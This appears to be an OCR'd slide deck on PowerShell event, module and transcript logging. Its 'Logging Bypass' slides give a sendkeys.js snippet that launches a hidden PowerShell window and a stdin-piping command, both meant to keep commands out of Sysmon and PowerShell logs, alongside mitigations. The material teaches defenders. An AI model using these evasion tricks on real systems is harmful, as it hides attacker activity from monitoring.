
ScriptBlock and Transcript




ScriptBlock and Transcript

- Events under **Applications and Service Logs/Windows PowerShell** have been enhanced to log more information:
  - **HostApplication** it will log the command line parameters for Event Ids 400s, 600 and 800.
  - **CommandLine** if Module Logging is enabled it will log the command that initiated data in the Pipeline in Event Id 800.
  - **ScriptName** will log the full path of executed scripts.

ScriptBlock and Transcript




ScriptBlock and Transcript



ScriptBlock and Transcript

- Microsoft added the ability to configure transcript of actions taken and where to save them in PowerShell 4.0 (8.1 and 2012 R2 with KB 3000850) and 5.0
- Setting can be at the user level or computer level.
- Control of the transcript settings and where to save the transcripts can be controlled via GPO. In the Group Policy Management Console go to **Computer Configuration –> Policies –>Administrative Template–> Windows Components -> Windows PowerShell**
- Transcripts will be retained for Runspace, Console and ISE.

ScriptBlock and Transcript



Logging Bypass

Logging Bypass

- An attacker that uses a UnManaged RunSpace since it invokes and runs using the PowerShell v2 engine will bypass:
  - Module Logging
  - Transcript Logging
  - ScriptBlock Logging
- Best mitigations is the use of Sysmon for logging the loading of the System.Management.Automation library until attackers find a way to expose .NET via reflective DLL load.

Logging Bypass

- The Dism command line tool can be used to remove Windows PowerShell 2.0 engine.

Dism /online /Disable-Feature /FeatureName:MicrosoftWindowsPowerShellV2Root

Logging Bypass

- An attacker can be crafty so as to not log suspicious command line parameters

sendkeys.js

```
1  var o = new ActiveXObject("WScript.Shell");
2  o.Run("powershell.exe -windowstyle hidden");
3  WScript.Sleep(5000);
4  o.AppActivate("Powershell")
5  o.SendKeys("Get-Process > output.txt {Enter}");
6
```

Logging Bypass

- Powershell.exe accepts command from Standard Input, this does not get logged in command line for the PowerShell process in SysMon

```
C:\Users\Carlos>cmd /c echo write-host "I will not be in the commandline" | powershell.exe -
```


Event Properties - Event 1, Sysmon

General | Details

```
Process Create:
UtcTime: 2017-07-26 01:31:06.417
ProcessGuid: {278123be-f0da-5977-0000-0010091c1720}
ProcessId: 6080
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell.exe  -noexit -
CurrentDirectory: C:\Users\Carlos\
User: DESKTOP-HLPPN56\Carlos
LogonGuid: {278123be-479e-5971-0000-00207d8e0600}
LogonId: 0x68E7D
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=F31C17E0453F27BE85730E316840F11522DDEC3E
ParentProcessGuid: {278123be-efe5-5977-0000-0010d0e70d20}
ParentProcessId: 5516
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"
```


Logging Bypass

- In the PowerShell Event Logs it does not show either.



Logging Bypass

- Since a Pipeline was used there is not Parent -> Child relationship in the logs



Logging Bypass

